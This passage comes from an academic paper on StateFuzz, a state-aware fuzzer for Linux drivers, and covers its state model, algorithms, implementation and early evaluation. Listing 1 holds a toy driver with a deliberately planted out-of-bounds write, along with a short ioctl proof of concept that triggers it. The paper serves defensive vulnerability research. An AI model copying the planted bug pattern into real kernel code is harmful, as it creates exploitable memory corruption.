In general, Linux drivers have two attack surfaces, one for hardware devices and the other for system calls. As a result, there are two dimensions to fuzzing Linux drivers. The first dimension is fuzzing drivers by injecting inputs from the hardware device side through configurations or I/O channels such as Port I/O, MMIO, and DMA. For example, to fuzz the probe routine of the USB drivers, USBFuzz [36] utilizes a generic USB device to match with the drivers and sends malicious USB descriptors to them. PeriScope [43] injects fuzzing data into the MMIO of the drivers via hooking page fault handlers.

The second dimension is from system calls. It is challenging to generate valid test cases since the arguments of system calls are diverse. For example, a valid *ioctl()* system call usually takes a complicated structure and a command (typically a big integer) as arguments. Syzkaller relies on human efforts to extract system call interfaces, to trigger drivers' actions. DIFUZE [14] applies static analysis to extract supported `request` types and associated arguments from customized interfaces of device drivers, which helps fuzzers to generate valid test cases.

2.2 Motivation Example

Code coverage is the most widely used feedback by fuzzers. Fuzzers get a reward signal when the test case hits new code (e.g., basic blocks, edges, or paths), and then they preserve this test case for future exploration. Coverage-guided fuzzing has been proven to be effective at exploring new code and vulnerabilities. Recent kernel fuzzing solutions or driver fuzzing solutions generally fall into this category. However, the code coverage feedback is limited for the following reasons.

First, some vulnerabilities could only happen under the premise of some prerequisite states. However, test cases that explore new code paths sometimes have a very limited contribution to exploring the program's state space. Therefore, coverage-centric fuzzers may waste computing resources on test cases useless for exploring more states and hurt the performance of finding vulnerabilities.

Second, coverage-centric fuzzers may discard test cases that trigger new states but not new paths since they do not contribute to code coverage. Therefore, coverage-centric fuzzers may miss the opportunity to find vulnerabilities under these states. For instance, if a program has rich internal states, a multi-stage input will fail to explore new code if the program state is not set correctly in the early stage. Even though a multi-stage input happens to set the program state in the early stage properly, the fuzzer would discard it because no new code is found in the early stage, and fails to use it as a starting point to yield new qualified multi-stage inputs.

```c
/* scull. c : source code file of the example driver. */
char *buf;
enum state {M0=0, M1, M2, M3, M4, M5, M6, M7};
static enum state my_state_A=0;
static uint8_t my_state_B=0;
static int scull_open(struct inode *inode, struct file *file) {
    if (!buf) {
        buf = kmalloc(0x3f, GFP_KERNEL); /* allocate memory */
        if (!buf) return -ENOMEM;
    }
    return 0;
}
static long scull_ioctl(struct file *filp, unsigned int cmd,
      unsigned long arg) {
    int retval=0, num=0;
    uint8_t ch;
    retval = copy_from_user(&ch, (uint8_t *)arg, 1);
    switch (cmd) {
        case 'V':
            if (buf && my_state_A==M3) {
                buf[my_state_B] = ch; /* OOB bug here */
                my_state_A = my_state_B = 0;
            }
            break;
        case 'A':
            num = ch - '0';
            if (num < 8 && num >= 0) my_state_A=num;
            break;
        case 'B':
            if (ch > 0x3f) return -EINVAL;
            my_state_B = ch;
            break;
        default: retval = -EINVAL; break;
    }
    return retval;
}

/* poc. c : user-space program for triggering the OOB bug. */
void poc() {
        char ch;
        int fd = open("/dev/scull", O_RDWR, 0);
        ch = '3'; ioctl(fd, 'A', &ch);
        ch = '?'; ioctl(fd, 'B', &ch);
        ioctl(fd, 'V', &ch);
}
```

Listing 1: A motivation example driver.

Listing 1 shows a motivation example. A coverage-guided fuzzer could find an input, e.g., a program containing system call `ioctl(fd,cmd='A',*arg='0')` or system call `ioctl(fd,cmd='B',*arg='b')`, to explore certain code in the fuzz target. But later, it will discard other inputs, e.g., programs with `ioctl(fd,cmd='A',*arg='3')` or `ioctl(fd,cmd='B',*arg='?')`, which do not hit new code but instead hit new program states `my_state_A=3` or `my_state_B=0x3f` (i.e., `my_state_B='?'`). As a result, it has a very small chance to yield new inputs (e.g., a program containing `ioctl(fd,cmd='A',*arg='3')` along with `ioctl(fd,cmd='B',*arg='?')`) that could trigger these two states individually or at the same time. In other words, a coverage-guided fuzzer fails to trigger the vulnerability for a long time. We have conducted a 48-hour fuzzing campaign using Szkaller for this example driver program with KASAN enabled, and we write system call templates (Appendix Listing 3) manually for the example driver. It takes Syzkaller 13 hours (14 million inputs generated) to find this vulnerability (the code coverage trend is shown in Appendix Figure 9).




Figure 1: Overview of `StateFuzz`.

In summary, *coverage-guided fuzzers will ignore test cases that exercise the same code path, even though they have explored new states*, and have trouble discovering new code or vulnerabilities that depend on new states. Thus, it is crucial to explore program states during fuzzing and prioritize test cases that trigger new states even if they may not hit new code.

2.3 Program States

Essentially, a program state is the execution context of a program, including everything the program currently operates on, i.e., values of all program variables (from the perspective of software) and values of all virtual memory and registers (from the perspective of hardware). Exploring all potential program states will reveal all potential vulnerabilities. However, it is infeasible to track such program states during fuzzing due to computing resource limitations.

Informally, a program state is a certain execution context maintained by a program to remember preceding events or user interactions. We have conducted an empirical study on state-rich programs to learn how they represent program states. Specifically, we collected 50 code commits from open source projects containing the keyword "state machine", which indicates the program is processing certain states. The 50 commits consist of (1) all 14 Linux kernel commits in patchwork[3] with matching keywords, (2) 21 commits from March 2019 to September 2020 in the MSM kernel[4], and (3) 15 commits from popular network protocol projects in Github, including nfs-ganesha, curl, httpd, OpenSMTPD, OpenSSL and OpenSMTPD. Then, we manually analyzed how these code commits mark the program states. The result shows that, in 48 out of 50 commits, the states are represented by variables of the boolean/integer or enumeration type (Table 1 describes the sources of these 50 commits and shows several examples of variables). For the other two commits, one uses function pointers to represent states, and the other uses state code in packets to represent states.

Thus, it is very common for programs to store valuable program states into variables, and we can utilize variables that hold critical information to represent program states.

[3] https://lore.kernel.org/patchwork/

[4] https://source.codeaurora.org/quic/la/kernel/msm-4.19/

Table 1: Examples of variables that represent program states in open source projects.

Project	Example state-variables	Variable Type
Linux Kernel	agg->is_active	bool
Linux Kernel	rsclp->flags	int
nfs-ganesha	sigusr1_triggered	int
curl	conn->bits.do_more	bool
OpenSMTPD	s->state	enum
openssl	st->state	enum
httpd	session->state	enum

3 Our Solution: `StateFuzz`

To address the limitation of code coverage guided fuzzers, we propose a state-aware fuzzing solution `StateFuzz` for system call-based Linux driver fuzzing. In this section, we will present the design details of this solution.

3.1 Modeling of Program State

State-variable. We summarize the characteristics of variables used to represent program states as follows: First, these variables have a long lifetime that can span different program states to record state information. Second, they can be updated (i.e., state transition) by users. Third, since the program state always controls the program's behavior, these variables should be able to affect (directly or indirectly) the program's control flow or memory access pointers. We denote these variables as *state-variables*.

Program State. Since every state-variables could hold critical program state information, a program state ideally should contain combinations of all state-variables' values. However, the number of such combinations is too large, and it is impractical to track such states. We thus try to reduce the number of combinations with two optimizations.

First, we only consider relevant state-variable pairs in a program state, inspired by the fact that coverage-guided fuzzers in general only track edge coverage (i.e., combinations of two relevant blocks) rather than path coverage (i.e., combinations of all blocks). We conduct experiments to support this intuition, as described in Appendix A.1. We mark two state-variables as **relevant** if there are control flows or mem-

ory access pointers that are affected (directly or indirectly) by both of these two variables. For example, if two variables are checked by two conditional statements respectively, and these two conditional statements are nested, they are relevant.

Second, each state-variable's value space is large (e.g., 2^{32} for a 32-bit variable), but it only takes a limited number of values (or value ranges). Thus we propose to divide the state-variable's value space into several value ranges and track whether each value range is hit during fuzzing.

Instead of tracking their values, we track value-range combinations of two variables for every relevant state-variable pair during the fuzzing process. We denote such value-range combinations as a *value-range edge*. Furthermore, we also track extremum values of state-variables as a complement to value-range tracking. We deem that we discover *new program states* if we discover new value-range edges or new extremum values of state-variables.

3.2 Overview

Figure 1 illustrates the overview workflow of `StateFuzz`. It includes three major phases: program state recognition, program instrumentation, and the fuzzing loop.

Program state recognition. We first analyze the source code of Linux drivers to recognize program states by extracting state-variables, value choices of state-variables, and the relevance between state-variables. Specifically, we utilize static analysis to recognize program actions triggered by different stages of inputs and identify shared variables accessed by multiple program actions. To make tracking state-variables practical, we further analyze their value (or value range) choices. Then we utilize static symbolic execution to collect the value constraints of each state-variable, and infer its disjoint value-ranges.

Program instrumentation. We instrument the target program (i.e., Linux drivers) to track the program state coverage, along with code coverage (e.g., provided by KCOV [28]). Specifically, given the identified state-variables, we first perform alias analysis with SVF [44] to recognize the alias of state-variables. Then during compilation, `StateFuzz` checks the destination pointer of each store instruction. If the destination pointer points to a state-variable or a state-variable's alias, the instruction is instrumented to keep track of the value to store. More precisely, it will track value-range edges and extremum values to yield program state coverage feedback.

Fuzzing Loop. We extend the fuzzing loop of code coverage-guided fuzzers by applying the program state feedback to the process of seed input preservation and seed selection. Specifically, we will preserve inputs that discover new value-range edges or new extreme values of a state-variable, along with inputs that find new code. We then apply a delicate selection strategy to select inputs for mutation from these different types of preserved seeds. More details will be described in Section 3.4.




Figure 2: Example of state-variables in the `hpet` driver.

3.3 Program State Recognition

As the core of `StateFuzz`, it takes program states into consideration in addition to code coverage feedback. In this section, we will detail how to recognize program states.

Recognize Program Actions. Rich-state programs, e.g., drivers, usually require multiple or multi-stage inputs. Each stage of input will trigger specific *program actions*. For Linux device drivers, program actions are handler functions that can be invoked via system calls.

Figure 2 illustrates several example program actions, which are taken from the `hpet` driver's code. First, many program actions are initialized in global operation structures. For instance, the `hpet_open` and `hpet_read` handlers initialized in the global operation structure `hpet_fops` represent the open and read actions, which can be triggered by certain inputs. Second, the driver may take program actions via subcommands of the `ioctl` interface. For example, statements from line 8 to line 13 represent one specific program action, which could be triggered by user input of the command `HPET_IE_ON`.

Based on these conventions of Linux driver code, we utilize static analysis to recognize program actions. For system calls including read, write, open, poll and mmap, we analyze their source code to locate initializers that assign function handlers to global operation structures. These assigned function handlers are entry points of program actions. For the `ioctl` system call, we extend the tool DIFUZE [14] to perform an inter-procedural and path-sensitive analysis and recognize all supported sub-commands. The code snippet associated with each sub-command is a program action.

Recognize State-variables. Different program actions sometimes have to coordinate program states via state-variables. Thus state-variables are usually shared by multiple program actions. For example, the state-variables related to the login state are supposed to be shared by login request and logout request. To recognize the state-variables, we analyze the code of every program action based on a call graph and recognize the accessed variables. If the variables can be backtracked to global variables or fields of structures, then we will mark them as candidate *state-variables* since state-variables are supposed to have a long lifetime. After analyzing all program actions, we will filter all candidate *state-variables*. We

only keep candidate *state-variables* that will be updated by one program action and loaded by another program action (i.e., variables will be discarded if not read by any actions or not written by any actions). For instance, the variables `devp->hd_ireqfreq` and `devp->hd_hdwirq` in Figure 2 are both recognized as state-variables.

Infer State-variables' Value Ranges. To infer the value ranges of each state-variable, we perform an inter-procedural and path-sensitive static symbolic execution on the abstract syntax tree (AST) of the source code. To avoid path explosion, it is notable that our symbolic execution analyzes only a single source code file at a time (i.e., intra-module analysis), which greatly reduces the number of paths. We could locate state-variables in the AST by their type and names. Then we explore each program path and recognize path constraints related to state-variables during the exploration. We then identify two state-variables relevant if there is a path whose constraints involve both of them. By consulting with constraint solvers, we could infer critical values of the state-variable, which would change the value of path constraint. We then use these critical values as boundaries to split the value space of the state-variable.

For example, in the driver code shown in Figure 2, the state-variables `devp->hd_ireqfreq` and `devp->hd_hdwirq` are checked against 0 in the Line 9 and Line 11 respectively. The conditional statement in Line 9 leads to two branches, and the extracted constraints of these two branches are `devp->hd_ireqfreq!=0` (i.e., `devp->hd_ireqfreq<=-1` or `devp->hd_ireqfreq>=1`) and `devp->hd_ireqfreq==0`. Therefore, we can get three boundary values: -1, 0, and 1. We thus divide the value space of `devp->hd_ireqfreq` into 4 value ranges with these 3 numbers, i.e., [INT_MIN,-1],(-1,0],(0,1],(1,INT_MAX]. The case in Line 11 is similar.

3.4 Fuzzing Loop

After instrumenting the driver to track state changes, the fuzzer enters the main fuzzing loop. `StateFuzz` adopts a genetic algorithm to guide the fuzzer to explore more program states, as AFL does to increase code coverage. Specifically, `StateFuzz` preserves and prioritizes seeds that discover either new code or new states. In this section, we introduce how `StateFuzz` fine-tunes the evolutionary through a novel 3-dimension feedback mechanism, seed preservation strategy, and selection strategy.

3.4.1 Three-dimension Feedback Mechanism

`StateFuzz` adopts a novel three-dimension feedback mechanism to guide state exploration, consisting of the following three dimensions.

Code coverage dimension. `StateFuzz` reuses the code coverage feedback as existing fuzzers (e.g., Syzkaller), which issues a feedback signal whenever a test case hits new code.

Algorithm 1 Seed Preservation Algorithm

```
Input: s, the test case to be processed
Output: T1, tier 1 of corpus to store seeds discover new code edges
Output: T2, tier 2 of corpus to store seeds discover new value-range edges
Output: T3, tier 3 of corpus to store seeds discover new extreme values
  T1 = T3 = [ ], T2 = { }
  coverage, cfgPathHash ← execute(s)
  if findNewCode(coverage) then
    T1 ← T1 ∪ {s}
  end if
  if findNewValueRangeEdge(coverage) then
    if cfgPathHash IN T2 then
      T2[cfgPathHash] ← T2[cfgPathHash] ∪ {s}
    else
      T2[cfgPathHash] = ∅
      T2[cfgPathHash] ← T2[cfgPathHash] ∪ {s}
    end if
  end if
  if findNewExtremum(coverage) then
    T3 ← T3 ∪ {s}
    T3 ← minimize(T3)
  end if
```

This dimension of feedback enables the fuzzer to preserve seeds that discover new code.

Value-range dimension. `StateFuzz` applies a novel value-range dimension of feedback. If the input triggers a new value-range edge, which means triggering a new state, it issues a feedback signal. It enables the fuzzer to preserve seeds that discover new program states, and enables smart state-space exploration when working together with the genetic algorithm. For example, in the driver code shown in Figure 2, the state-variables `devp->hd_ireqfreq` and `devp->hd_hdwirq` both have 4 value ranges, i.e., [INT_MIN,-1],(-1,0],(0,1],(1,INT_MAX]. When `devp->hd_ireqfreq` changes from 0 to 1, the value range shifts from (-1, 0] to (0, 1]. Thus, it will yield a new value-range of `devp->hd_ireqfreq` and `devp->hd_hdwirq`.

Extreme value dimension. Note that sometimes we cannot resolve the value ranges of certain state-variables, due to missing constraints or unsolvable constraints. Besides, discovering a new extremum value also means that the program enters a new state. Thus, we provide another new feedback dimension that alternatively tracks state-variables' extreme values. In detail, the fuzzer records the upper and lower bounds of each state-variable in the testing history, and issues a feedback signal when a new test case sets a state-variable out of its bounds. This dimension of feedback enables the fuzzer to preserve test cases that trigger extreme values.

3.4.2 Seed Preservation and Selection Strategy

We design a three-tiered seed corpus to preserve seeds according to the type of feedback signals each seed triggers. With such a seed corpus, `StateFuzz` then periodically selects seeds from different tiers to explore new code and new states.

Seed Preservation. Given the three different feedback mechanisms, we thus provide a three-tiered seed corpus to

Algorithm 2 Seed Selection Algorithm

Input: T_1, tier 1 of corpus to store seeds discover new code edges
Input: T_2, tier 2 of corpus to store seeds discover new value-range edges
Input: T_3, tier 3 of corpus to store seeds discover new extreme values
Output: s, the selected seed

```
Pr = 3, Pc = 3                  # predefined probability hyper-parameters
r = randInt(Pr*Pc)              # generate a integer in [0, Pr*Pc) randomly
if r < Pr then
    # with probability 1/Pc
    s ← T1[ randInt() % len(T1) ]
else if r < Pr+Pc then
    # with probability 1/Pr
    keys ← getMapKeys(T2)
    pathHash ← keys[ randInt() % len(keys) ]
    bucket ← T2[pathHash]
    s ← bucket[ randInt() % len(bucket) ]
else
    # with probability 1-1/Pr-1/Pc
    s ← T3[ randInt() % len(T3) ]
end if
```

store seeds that discover new code, new value-range edges, and new extreme values, respectively. A seed can be stored in multiple tiers if it triggers multiple feedbacks at the same time. Sometimes, seeds that discover new value-range edges but execute similar code may fill up the queue, preventing the fuzzer from exploring other code. To reduce such locality, we use seeds' paths to cluster seeds and we schedule not only seeds but also clusters (i.e., buckets) in the later seed selection stage. Algorithm 1 demonstrates how `StateFuzz` preserves seeds in detail. After executing a test case, `StateFuzz` checks whether feedback signals are generated, and puts the test case into different tiers according to the feedback signals. First, if the test case finds new code, it is added to Tier-1 of the seed corpus. Second, if the test case discovers new value-range edges, `StateFuzz` adds the test case to a specific bucket in Tier-2, which is indexed by the hash of executed basic blocks' addresses. If the path of this test case is new to `StateFuzz`, `StateFuzz` creates a new bucket in Tier-2 and stores this test case, otherwise, it stores this test case in an existing bucket. Third, if the test case discovers new extreme values, it will be added to Tier-3 of the seed corpus. Then `StateFuzz` updates the record of extreme values, and removes previous seeds that discover out-of-date extreme values to minimize the corpus. Due to our minimization mechanism, the number of seeds in Tier-3 is not very large, and we do not need to use buckets to cluster seeds.

Seed Selection. Given the preserved three-tiered seed corpus, `StateFuzz` further applies a special seed selection strategy to improve the fuzzing efficiency. Algorithm 2 shows the detail of how `StateFuzz` selects seeds from the corpus. Firstly, `StateFuzz` chooses a tier of the seed corpus, according to the predefined probability hyper-parameters P_r and P_c. Here we just let the three tiers of the corpus have the same probability of being selected (i.e., P_r=3 and P_c=3), which is a naive design (we discuss how to choose the values of P_r and P_c in Appendix A.2). After tier selection, `StateFuzz` selects a seed from the chosen tier. If Tier-1 or Tier-3 is chosen, `StateFuzz` randomly selects a seed from the tier for further mutation. If Tier-2 is chosen, `StateFuzz` first randomly selects a bucket from this tier, and then selects a random seed from this bucket for further mutation. In this way, different buckets may get an equal opportunity to be selected. It avoids a local optimum case, where seeds from one larger bucket get selected more frequently than other seeds. Since each bucket represents one control flow path, this seed selection strategy will ensure different paths are explored thoroughly. Further, within each bucket, there could be multiple seeds triggering different states. This seed selection strategy will try to explore different states when this bucket is chosen.

Table 2: Implementation details of `StateFuzz`.

Component	Tool	Lines of Code
State Recognition	DIFUZE, CRIX, CSA	#2,500 (C++)
Instrumentation	LLVM Sancov, SVF	#500 (C++)
Fuzzing Loop	Syzkaller	#3,800 (Go)
Glue scripts	-	#1,000 (Python)
Total		#7,800

4 Implementation

`StateFuzz` has three major components, including program state recognition, program instrumentation, and the fuzzing loop. It also has several glue scripts. Table 2 summarizes the components and their statistics.

In the first component, `StateFuzz` uses a modified version of DIFUZE [14] to identify drivers' program actions. Besides, it recognizes state-variables shared and accessed by different program actions with an LLVM pass, in which the two-layer type-based indirect call analysis from CRIX [13] is utilized to build call graphs. It collects state-variable constraints and infers the value ranges of each state-variable via intra-module static symbolic execution through Clang Static Analyzer (CSA) [1].

In the second component, to trace state-variables more precisely, `StateFuzz` utilizes the points-to analysis tool SVF [44] to find alias of state-variables, and trace accesses to these aliases too. We mark the state-variables with names (for global variables that are not in structure type) or their types (for fields of structures) rather than the specific pointers, which is a conservative solution and requires no complex pointer analysis. And we utilize SVF to find state-variables' alias that cannot be recognized by names or types, as a complement to state-variables. All coverage and program state tracing instructions are instrumented with LLVM SanCov.

To track states, `StateFuzz` instruments target programs to trace values of state-variables. Given the state-variable list generated in Section 3.3. During compilation, `StateFuzz` instruments tracing code after each `store` instruction if its destination pointer points to a state-variable or its alias. For

operations that write to state-variables by calling memory copy functions like `copy_from_user` and `memcpy`, we parse the type of destination memory of such functions to check if state-variables are involved in destination memory according to types.

The third component is based on the existing kernel fuzzing engine Syzkaller [27]. Similar to Syzkaller, `StateFuzz` utilizes three dictionaries to store coverage for the three dimensions. For the value-range dimension, we splice the state-variable ID and the hit range ID as a value-range unit of a state-variable. Then for the two variables in a relevant state-variable pair, we compute the hash of their value-range units (i.e., the hash of two units) to represent a value-range edge. The dictionary keys are value-range edges, and values are the number of edges' hit times. For the extremum dimension, the dictionary keys are state-variable IDs and the dictionary values are their extremums.

5 Evaluation

To demonstrate the effectiveness of `StateFuzz`, we first evaluate the variable-based state model. Then, we evaluate both code coverage and state coverage of `StateFuzz`. Last and most importantly, we evaluate `StateFuzz`'s capability of discovering new vulnerabilities. We compare `StateFuzz` with two state-of-the-art system call-based Linux kernel fuzzers: Syzkaller and HFL [29]. HFL is a hybrid kernel fuzzer that infers dependencies between system calls through symbolic execution and performs very well in fuzzing the Linux driver subsystem.

In summary, we aim to answer the following questions:

- RQ1: Are the state representation expressive and meaningful? Is there any state explosion issue? (Section 5.2)
- RQ2: Can `StateFuzz` explore more states than existing approaches? (Section 5.3)
- RQ3: Can `StateFuzz` achieve higher code coverage than other existing approaches? (Section 5.4)
- RQ4: Can `StateFuzz` discover vulnerabilities in Linux drivers? (Section 5.5)
- RQ5: How do different feedback dimensions affect `StateFuzz`'s performance? (Section 5.6)

5.1 Fuzzing Evaluation Setup

We conduct fuzzing experiments for Linux drivers in two environments: Linux upstream kernel v4.19 on qemu-system-x86_64, and Qualcomm MSM-4.14 kernel on a Pixel-4, an Android phone from Google.

In the first experiment (i.e., kernel v4.19), we test the kernel running in QEMU on a *server* machine with 2 Intel Xeon CPU E5-2695 v4 (2.10GHz) and 384GB RAM running Ubuntu 16.04 LTS. For Syzkaller and `StateFuzz`, we assign each of them 8 VMs with two vCPUs per VM (i.e., 16 vCPUs assigned). For HFL, for a fair comparison, it is assigned with 4 VMS with two vCPUs per VM (i.e., 8 vCPUs assigned) and 8 additional vCPUs for symbolic execution.

In the second experiment (i.e., MSM-4.14 kernel), we test the MSM-4.14 kernel in a Pixel-4 phone rather than QEMU. Many device drivers in MSM-4.14 rely on real phone peripherals that QEMU cannot emulate, preventing the MSM kernel from booting on QEMU. As a result, HFL cannot be applied to the MSM kernel, because its symbolic engine S2E [10] relies on QEMU to perform dynamic binary translation. Instead, we conduct the phone fuzzing as follows: (1) build and flash images for the phone as instructed by the Android debug documentation[5], (2) generate and execute test cases (i.e., running `syz-fuzzer` and `syz-executor`) on the phone, and (3) monitor the fuzzer (i.e., running `syz-manager`) on a *PC* machine which is connected to the phone via USB debugging, as instructed by the Syzkaller documentation[6]. The PC machine runs Ubuntu 18.04 LTS with an Intel Core i7-8700 CPU (3.20GHz) and 32GB RAM.

In both environments, we utilize LLVM to compile the kernel with KCOV and KCOV_ENABLE_COMPARISONS enabled to collect code coverage, etc. We also enable KASAN to detect bugs. All fuzzers involved in experiments apply the same system call templates generated by DIFUZE, and only system calls extracted by DIFUZE are enabled for fuzzing. To distinguish from the original version of Syzkaller and HFL, we use Syzkaller-D and HFL-D to refer to the original Syzkaller applying DIFUZE system call templates and the original HFL applying DIFUZE system call templates, respectively. All the fuzzers involved in experiments are run with empty initial seeds. To better demonstrate the performance of fuzzers and get convergence results, we enlarge the fuzzing time budgets. We fuzz the Linux upstream kernel for 48 hours and fuzz the MSM kernel for 72 hours (since the pixel-4 device has lower computing power, we give it a bigger budget). All fuzzing time budgets do not include time spent on the state model building. To reduce bias, we repeat all experiments three times.

5.2 State Model Evaluation (RQ1)

Time cost. We conduct a pre-analysis in the aforementioned PC machine to build the state model. On average, the pre-analysis phase of `StateFuzz` takes 15 hours. In detail, state-variable recognition costs 6 hours, pointer analysis with SVF takes 2 hours, and collecting constraints by static symbolic execution costs 7 hours. We conduct intra-module symbolic execution (via Clang Static Analyzer) on each source code file for at most 1 hour. In our experiments, 43 out of 1401 files in the MSM kernel driver subsystem trigger timeout, and 117 out of 2776 files in the Linux-4.19 kernel driver subsystem trigger timeout. Note that, for a kernel under test,

[5] https://source.android.com/devices/tech/debug/kasan-kcov

[6] https://github.com/google/syzkaller/blob/master/docs/linux/setup_linux-host_android-device_arm-kernel.md

Table 3: Statistics of state-variables and their value ranges, as well as relevant state pairs.

Kernel	# Program Actions	# State-variables	# Relevant Pairs	# Value Ranges		
				Total	Avg.	Max
Linux-4.19	840	6055	25778	18921	3.12	157
MSM-4.14	1330	5037	18743	13332	2.65	193

Table 4: **State-variable classification according to variable names.** The result shows that about half of state-variables found by `StateFuzz` are classified successfully. In Linux upstream kernel v4.19, we extract 2,299 variable names and successfully category 48% among them. Specifically, of all variables, we find 4.3% in "explicit state", 14.6% in "mode" or "flag", 7.4% in "boolean", 16.8% in "size", and 4.9% in "index". The remaining 52% of variables are in the "to be determined" category. Similarly, we successfully extract 1,857 variable names in the MSM-4.14 kernel. Among these variables, we identify their categories by name for 51% of state-variables. It is interesting that the results of MSM-4.14 kernel are very close to that of Linux kernel v4.19, although MSM-4.14 kernel contains more customized Android drivers.

Kernel	Category	Amount	Percentage	Keywords in variables' names	Example
Linux-4.19	explicit state	100	4.3%	state, status	tnc_state
	mode	146	6.4%	mode, type	sel_mode
	flag	190	8.3%	flag, mask	c_cflag
	size	387	16.8%	len, size, cnt, count, num	io_lock_cnt
	index	113	4.9%	index, idx, pos, offset, /^.*id/$	done_idx
	boolean	170	7.4%	done, /^.*ed/$, /^.*ing/$, /^.*able/$, /^is_.*/$	pie_enabled
	to be determined	1193	51.9%	-	cmd_opcode, height
MSM-4.14	explicit state	100	5.4%	state, status	r_state_current
	mode	113	6.1%	mode, type	el2_mode
	flag	119	6.4%	flag, mask	logging_mask
	size	353	19.0%	len, size, cnt, count, num	client_count
	index	97	5.2%	index, idx, pos, offset, /^.*id/$	table_index
	boolean	173	9.3%	done, /^.*ed/$, /^.*ing/$, /^.*able/$, /^is_.*/$	is_mapped, is_complete
	to be determined	902	48.6%	-	hdr_hdl, dirty

the pre-analysis only introduces a one-time cost, having a negligible impact on the fuzzing process, as discussed in §7.1.

State-related Statistics. For the Linux kernel v4.19, `StateFuzz` extracts 840 program actions, shown in Table 3. After discarding pointer type variables, `StateFuzz` identifies 6,055 state-variables and 18,921 ranges. Each state-variable is split into 3 ranges on average. Variable `sk_buff.len` has the maximum number (i.e., 157) of ranges, which stores the length of a socket's data buffer and is widely used in network communications. Followed the method in Section 3.3, `StateFuzz` recognizes 25,778 relevant state-variable-pairs. Thus, on average, one state-variable may have about 4 relevant state-variables. For the MSM-4.14 kernel, 1330 program actions are identified by DIFUZE. `StateFuzz` finds 5,037 state-variables, 18,743 value ranges and 18,743 ordered relevant state-variable pairs. The variable `diag_md_session_t.peripheral_mask` has the most ranges, 193.

As the result shows, one state-variable has no more than 4 relevant state-variables on average. Although `StateFuzz` tracks value-range combinations of two variables for every *relevant state-variable pair*, the number of combinations is acceptable, i.e., 25,778 and 18,743, respectively. Further, on average, each state-variable has less than 4 (i.e., 3.12 or 2.65 respectively) value ranges. Therefore, there are less than 16 choices for each element in the program state bitmap on average. As a result, it will not cause the *state explosion* issue.

Semantics of state-variables. We classify the extracted state-variables by investigating the semantics of their names. Empirically, those variables are divided into 6 categories, which are "explicit state", "mode", "flag", "size", "index", and "boolean". First, "explicit state" contains variables with explicit words "state" in their names. Second, variables in the "mode" and "flags" categories are usually utilized to control the behaviors of the program. Third, variables in the "size" and "index" categories are often used to save the state of a shared queue or buffer. As for "boolean", those variables are often named using past tense or progressive tense of verbs to represent program states.Variables from each category contain specific keywords in their names.

We modify the Clang static analyzer to extract state-variable names from declaration statements in the AST. Then we check if those variable names contain any keywords and split them into the categories mentioned above. In detail, the keywords used are shown in Table 4. We check the variable names using keywords in the list from top to bottom. Table 4 shows the classification result. The result shows that about half of state-variables found by `StateFuzz` contain these keywords.

Table 5: Validation results of program action recognition and state-variable recognition. StateFuzz successfully recognizes 99% of program actions and 90% of state-variables. Compared to the approach that checks whether their names contain state-related keywords, StateFuzz can recognize 49% more state-variables.

	Kernel	Driver	# Program Action			# State-variable (StateFuzz)			# State-variable (Keyword-match)			# Declared Variable
			TP	FP	FN	TP	FP	FN	TP	FP	FN	
1	Linux-4.19	OSS Sequencer	64	0	0	45	46	1	18	15	28	2673
2		PPP	26	1	0	29	44	9	25	48	13	6430
3		TUN	35	0	0	29	93	0	25	22	4	1700
4		UINPUT	24	0	2	15	24	1	9	2	7	388
5	MSM-4.14	Ashmem	15	0	0	8	30	1	6	4	3	173
6		IAxxx Cell	49	0	0	17	13	0	7	47	10	227
7		NPU	13	0	0	30	42	8	26	76	12	2528
8		SMCInvoke	6	0	0	24	7	4	16	10	12	332
	Total		**232**	**1**	**2**	**197**	**299**	**24**	132	224	89	14421

False positives and false negatives. To evaluate the accuracy of our static analysis, we randomly select 4 drivers for verification from Linux-4.19 and MSM-4.14, respectively.

Accuracy of program action recognition. We manually identify all program actions for these drivers to construct a ground truth and then validate the program actions recognized by StateFuzz. As shown in Table 5, among all 234 actions of the 8 drivers, StateFuzz successfully recognizes 99% of actions with only 1 false positive and 2 false negatives. The false positive is caused by DIFUZE treating a condition statement as an ioctl command check. On the other hand, DIFUZE misses two sub-commands when recognizing ioctl commands, resulting in 2 false negatives.

Accuracy of state-variable recognition. We evaluate the state-variables recognized by StateFuzz. Unfortunately, it is not feasible to manually validate all variables and identify state-variables in these drivers, because there could be thousands of variables declared in a driver (e.g., there are 2673 variables in the OSS sequencer driver according to our AST analysis). Instead, we only collect the variables whose names contain the keywords mentioned above and the candidate state-variables recognized by StateFuzz, and manually verify these collected variables to construct an approximate ground truth. As a result, 659 variables are collected, of which 303 are collected by StateFuzz, 163 by the keyword-matching method, and 193 by both. We manually verify all of these 659 variables and identify 221 final state-variables according to our definition of state-variables in Section 3.1. StateFuzz successfully recognizes 197 state-variables, accounting for 90% of the total, 49% more than the keyword-matching method.

